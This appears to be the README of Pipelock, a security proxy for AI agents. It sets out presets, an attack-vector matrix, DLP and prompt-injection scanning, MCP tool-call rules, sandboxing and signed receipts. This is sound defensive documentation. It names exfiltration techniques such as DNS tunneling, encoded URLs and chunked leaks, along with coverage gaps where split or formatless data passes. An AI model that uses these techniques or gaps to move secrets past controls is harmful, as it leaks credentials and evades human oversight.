| **strict** | Allowlist-only | None | Regulated industries, high-security |
| **balanced** | URL DLP and entropy checks; body policy varies | Via fetch or forward proxy | Most developers (default) |
| **audit** | Ordinary policy warns with `enforce: false`; core floors can block | Via fetch or forward proxy, with core destination checks | Evaluate policy with core protection active |
The table describes the shipped presets for traffic Pipelock can inspect. `mode: audit` alone doesn't turn off enforcement; the `audit` preset also sets `enforce: false`.
For agents running uncensored or abliterated models, the [`hostile-model` preset](https://github.com/luckypipewrench/pipelock/blob/main/configs/hostile-model.yaml) layers defenses on strict mode: aggressive entropy thresholds, blanket network-tool blocking, session binding, cross-request exfiltration detection, and a pre-configured kill switch. `pipelock audit` recommends this preset when it detects known guardrail-removal toolchains through dependency signals.
| Attack Vector | Strict | Balanced | Audit |
|---------------|--------|----------|-------|
| Secret in request body | Blocks unlisted hosts; scans allowed hosts | Core credentials block; other matches follow body policy | Core credentials block; ordinary findings warn |
| Secret in URL query params | Blocks unlisted hosts; scans allowed hosts | Blocks matching DLP; unrecognized data can pass | Core credentials block; other findings warn |
| Encoded data in URL | Blocks unlisted hosts; scans allowed hosts | Decoded DLP and entropy checks; limited coverage | Core matches block; other findings warn |
| DNS tunneling | Blocks unlisted hosts through the proxy | Limited DLP and entropy checks on hostnames | Core matches block; other findings warn |
| Chunked exfiltration | Blocks unlisted hosts; configured limits apply | Rate limits apply; budgets and fragment checks need configuration | Preset turns rate limits off; ordinary findings warn |
| Encrypted data in URL | Blocks unlisted hosts; scans allowed hosts | Entropy may block; some data passes | Ordinary findings warn |
HTTPS inside CONNECT requires [TLS interception](https://github.com/luckypipewrench/pipelock/blob/main/docs/guides/tls-interception.md) for content scanning. CONNECT passthrough doesn't expose URL paths, query values or bodies. Pipelock checks hostnames in proxied requests; direct DNS needs containment. Audit safety checks can still refuse traffic. See [coverage limits](https://github.com/luckypipewrench/pipelock/blob/main/docs/bypass-resistance.md).
Strict limits requests to allowlisted destinations; data can still leave through an approved service. Balanced catches matching secrets and some suspicious URLs, but formatless, encoded or split data can pass. The audit preset observes ordinary policy and retains safety blocks. With the sandbox enabled (`pipelock sandbox`) or host/cluster containment enforced, Pipelock adds an OS or deployment boundary. Direct egress still needs that boundary for tools that ignore proxy settings.
### Comparison
| | Pipelock | Scanners (agent-scan) | Sandboxes (srt) | Kernel agents (agentsh) |
|---|---|---|---|---|
| Secret exfiltration prevention | Destination limits and content checks; coverage varies | Partial (proxy mode) | Partial (domain-level) | Yes |
| DLP + entropy analysis | Yes | No | No | Partial |
| Prompt injection detection | Yes | Yes | No | No |
| MCP scanning (bidirectional + tool poisoning) | Yes | Yes | No | No |
| WebSocket proxy (frame scanning) | Yes | No | No | No |
| MCP HTTP transport (Streamable HTTP) | Yes | No | No | No |
| Emergency kill switch (7 sources) | Yes | No | No | No |
| Tool call chain detection | Yes | No | No | No |
| Process sandbox (no Docker) | Yes | No | No | Yes (kernel-level) |
| Single binary, no runtime deps | Yes | No (Python) | No (npm) | No (kernel) |
Reference matrix: [docs/comparison.md](https://github.com/luckypipewrench/pipelock/blob/main/docs/comparison.md)
Canonical comparison hub: [AI runtime security comparison](https://pipelab.org/compare/)
<details>
<summary>OWASP Agentic Top 10 Coverage</summary>
| Threat | Coverage |
|--------|----------|
| ASI01 Agent Goal Hijack | **Strong:** bidirectional MCP + response scanning |
| ASI02 Tool Misuse | **Partial:** proxy as controlled tool, MCP scanning |
| ASI03 Identity & Privilege Abuse | **Strong:** capability separation + SSRF protection; configured MCP upstreams allow local/private servers but still block cloud metadata endpoints |
| ASI04 Supply Chain Vulnerabilities | **Partial:** integrity monitoring + MCP scanning |
| ASI05 Unexpected Code Execution | **Moderate:** HITL approval, fail-closed defaults |
| ASI06 Memory & Context Poisoning | **Moderate:** injection detection + session taint propagation |
| ASI07 Insecure Inter-Agent Communication | **Partial:** MCP/A2A scanning, agent ID, integrity, signing |
| ASI08 Cascading Failures | **Moderate:** fail-closed architecture, rate limiting |
| ASI09 Human-Agent Trust Exploitation | **Partial:** HITL modes, audit logging |
| ASI10 Rogue Agents | **Strong:** domain allowlist + rate limiting + capability separation |
Details, config examples, and gap analysis: [docs/owasp-mapping.md](https://github.com/luckypipewrench/pipelock/blob/main/docs/owasp-mapping.md)
</details>
---
## What It Does
Pipelock is an [AI egress proxy](https://pipelab.org/learn/ai-egress-proxy/) and [MCP security control](https://pipelab.org/learn/mcp-security/). It sits inline between your AI agent and the network, scans outbound and inbound traffic, and emits signed receipts plus mediation metadata for attestation outside the agent runtime. AARP/SVID workload-identity appraisal is verifier-side today: the proxy and MCP runtimes do not consume SVID evidence in live allow/deny decisions or bind receipt actor identity from an X.509-SVID.
### Detection And Scanning
- **Ordered URL scanner pipeline:** URL length and parsing checks, scheme validation, CRLF and path-traversal detection, allowlist and blocklist policy, immutable literal-IP SSRF and core-DLP floors, configured DLP, path, query and subdomain entropy analysis, nested URL destinations in query parameters, DNS SSRF and rebinding protection, per-domain rate limits, data budgets, and final context checks. DLP runs before DNS resolution, so secrets are caught before a DNS query leaves the proxy. See [docs/bypass-resistance.md](https://github.com/luckypipewrench/pipelock/blob/main/docs/bypass-resistance.md).
- **DLP:** 74 built-in patterns for API keys, tokens, credentials, cryptocurrency keys, environment secrets, and financial identifiers with checksum validation. BIP-39 seed phrase detection uses dictionary lookup, sliding windows, and SHA-256 checksum validation.
- **Response scanning:** 34 built-in prompt-injection and state/control poisoning patterns, plus 6-pass normalization for zero-width characters, homoglyphs, leetspeak, optional whitespace, vowel folding, base64, and hex. Actions are `block`, `strip`, `warn`, or `ask`.
- **Wording policy:** `prompt_injection_detection` controls supported regex wording checks separately from DLP and independent security controls. Omitted configuration retains existing behavior; off and warn-only reduce coverage as described in the [configuration contract](https://github.com/luckypipewrench/pipelock/blob/main/docs/configuration.md#prompt-injection-wording-detection).
- **Large JSON responses:** forward HTTP, intercepted HTTPS and reverse proxy paths can inspect oversized complete JSON within bounded memory budgets. This is explicitly partial field and adjacent-pair inspection, with its limits recorded in evidence. See [response scanning](https://github.com/luckypipewrench/pipelock/blob/main/docs/configuration.md#response-scanning).
- **Streaming SSE:** `text/event-stream` responses from LLM gateways and MCP HTTP/SSE flow token by token with per-event and rolling cross-event DLP and injection scanning. A detection terminates the stream fail-closed. See [SSE streaming guide](https://github.com/luckypipewrench/pipelock/blob/main/docs/guides/sse-streaming.md).
- **Request body scanning:** headers and bodies are scanned before they leave the protected path across JSON, form data, raw text, reverse proxy requests, TLS-intercepted CONNECT traffic, and outbound WebSocket client frames.
- **Request redaction:** optional JSON rewriting replaces matched secret values with typed placeholders such as `<pl:aws-access-key:1>` across HTTP, WebSocket, and MCP `tools/call` arguments. Receipts record the active profile and per-class counts instead of plaintext secrets.
- **Address protection:** ETH, BTC, SOL, and BNB address validation catches lookalike destination swaps using prefix/suffix fingerprinting and an operator allowlist.
- **Explainable findings:** `pipelock explain <url>` (also `explain event <id>`, `explain mcp-response`, and `explain response` for a saved HTTP response body) prints the scanner, layer, matching rule, inspected surface, and the narrowest available config knob for a false positive. See [`docs/cli/explain.md`](https://github.com/luckypipewrench/pipelock/blob/main/docs/cli/explain.md).
- **Canary tokens:** `pipelock canary` generates honeytoken config. A synthetic secret showing up in outbound traffic proves an agent or something in its chain is exfiltrating environment variables. See [canary tokens](https://github.com/luckypipewrench/pipelock/blob/main/docs/guides/canary-tokens.md).
- **Skill-file scanning:** `pipelock skill-scan` inventories agent skill files, compares them to an operator-owned lock file, and flags source-to-sink combinations such as credential-to-network-sink or shell-to-write with line evidence before anything runs. See [`docs/cli/skill-scan.md`](https://github.com/luckypipewrench/pipelock/blob/main/docs/cli/skill-scan.md).
### MCP Security
Pipelock wraps MCP servers with bidirectional scanning:
```bash
# Wrap a local MCP server over stdio
pipelock mcp proxy --config pipelock.yaml -- npx -y @modelcontextprotocol/server-filesystem /tmp
# Bridge a stdio client to a remote Streamable HTTP server
pipelock mcp proxy --upstream http://localhost:8080/mcp
# Run the HTTP proxy and an MCP HTTP listener together
pipelock run --config pipelock.yaml --mcp-listen 127.0.0.1:8889 --mcp-upstream http://localhost:3000/mcp
```
- **Input scanning:** MCP client requests are checked for DLP leaks and injection in tool arguments.
- **Response scanning:** server responses are scanned before the agent sees them.
- **Tool poisoning:** `tools/list` descriptions are checked for hidden instructions and mid-session rug-pull changes.
- **Tool policy:** 30 built-in rules block destructive file deletes, credential access, reverse shells, persistence mechanisms, encoded command execution, and related high-risk tool calls before execution.
- **Tool call chains:** 10 built-in category-axis patterns detect reconnaissance, credential theft, data staging, persistence, exfiltration, and callback chains with configurable gap tolerance.
- **A2A inspection:** Google Agent-to-Agent protocol traffic is inspected on the forward and MCP paths; Pipelock is not a standalone A2A proxy.
- **Authenticated MCP HTTP listeners (v3.2.0):** non-loopback MCP listeners fail closed by default and require `--mcp-auth-token-file`, or an explicit `--mcp-allow-unauthenticated` for network-policy-isolated deployments. Tokenless loopback listeners reject DNS-rebound and wrong-port Host authorities and scrub listener credentials from headers.
### Containment
Unprivileged process containment uses OS-native primitives. Linux uses Landlock and network namespaces; `linux/amd64` also applies seccomp. Other Linux builds label the launch partial while the network namespace is active, and `--strict` refuses them. macOS uses `sandbox-exec` profiles. In containers, `--best-effort` keeps Landlock and, on `linux/amd64`, seccomp when namespace creation is restricted. Its expiry bounds admission only: it never stops a child already running, and each later launch must be re-authorized. A launch without the namespace is labelled advisory-override regardless of architecture, because the missing namespace is the more serious gap: network scanning then uses proxy-based routing and may be bypassed by direct egress.
```bash
pipelock sandbox --config pipelock.yaml -- python agent.py
pipelock sandbox --best-effort \
--best-effort-reason "container user namespaces disabled" \
--best-effort-expiry 30m -- python agent.py
pipelock mcp proxy --sandbox --config pipelock.yaml -- npx server
```
Host containment goes further on Linux:
```bash
pipelock contain install
pipelock contain verify
pipelock contain run -- claude-code
```
`pipelock contain` (`install`, `run`, `verify`, `doctor`, `rollback`, `add-tool`, workspace grants, `ca-refresh`, `reload-nft-rules`, and more) manages a 3-UID operator / proxy / agent model: the agent runs in a private network namespace with no route off-host, reaching only the Pipelock proxy through a doorway socket, with nftables owner-match rules as the fallback backstop, plus systemd service setup, wrapper commands, workspace ACLs, CA refresh, and posture evidence. See [`docs/contain-cli.md`](https://github.com/luckypipewrench/pipelock/blob/main/docs/contain-cli.md).
### Evidence And Receipts
The released 3.7.0 binary completed **1,000,000 requests with zero missing receipt records**, and its eight-chain signed group verified `GROUP_VALID`. It sustained 333 requests/s with required receipts on a 6-core/12-thread i7-10750H under an 8-CPU quota. Request and record counts differ because each action can produce several evidence records. See the [measured workload and detection limits](https://github.com/luckypipewrench/pipelock/blob/main/docs/benchmarks.md#million-request-receipt-run); this is a workload result, not a capacity guarantee.
- **Flight recorder:** per-writer hash-chained JSONL evidence with Ed25519-signed checkpoints and DLP redaction. `pipelock init` provisions a recorder directory and signing key for stock installs. Recording needs a directory, and because checkpoint signing is on by default it also needs a signing key; set `sign_checkpoints: false` for an explicitly unsigned hash-chained recorder. Use `pipelock evidence doctor DIR` to detect structural damage in an evidence directory. See [Flight Recorder](https://github.com/luckypipewrench/pipelock/blob/main/docs/guides/flight-recorder.md).
- **Action receipts:** signed records emitted for mediated actions, carrying verdict, policy hash, transport, and scanner layer. Blocks produce receipts; allow-path receipt enforcement requires `flight_recorder.require_receipts`. Verify with `pipelock verify-receipt --key <signer.pub>`. Unpinned runs are structural-only and exit non-zero unless `--allow-unpinned` is passed.
- **Mediation envelope:** RFC 8941 sideband metadata on forwarded HTTP requests and MCP `_meta`, with action type, verdict, actor identity, policy hash, taint context, and receipt correlation ID. See [federation guide](https://github.com/luckypipewrench/pipelock/blob/main/docs/guides/federation.md).
- **Receipt conformance:** four independent cross-language verifier implementations
(Go, TypeScript, Rust, and Python) run against one shared
[conformance corpus](https://github.com/luckypipewrench/pipelock/blob/main/sdk/conformance), including malformed and forgeable
inputs such as duplicate keys, integer overflow, and unpaired surrogates. A
---
[Read more](https://github.com/luckypipewrench/pipelock)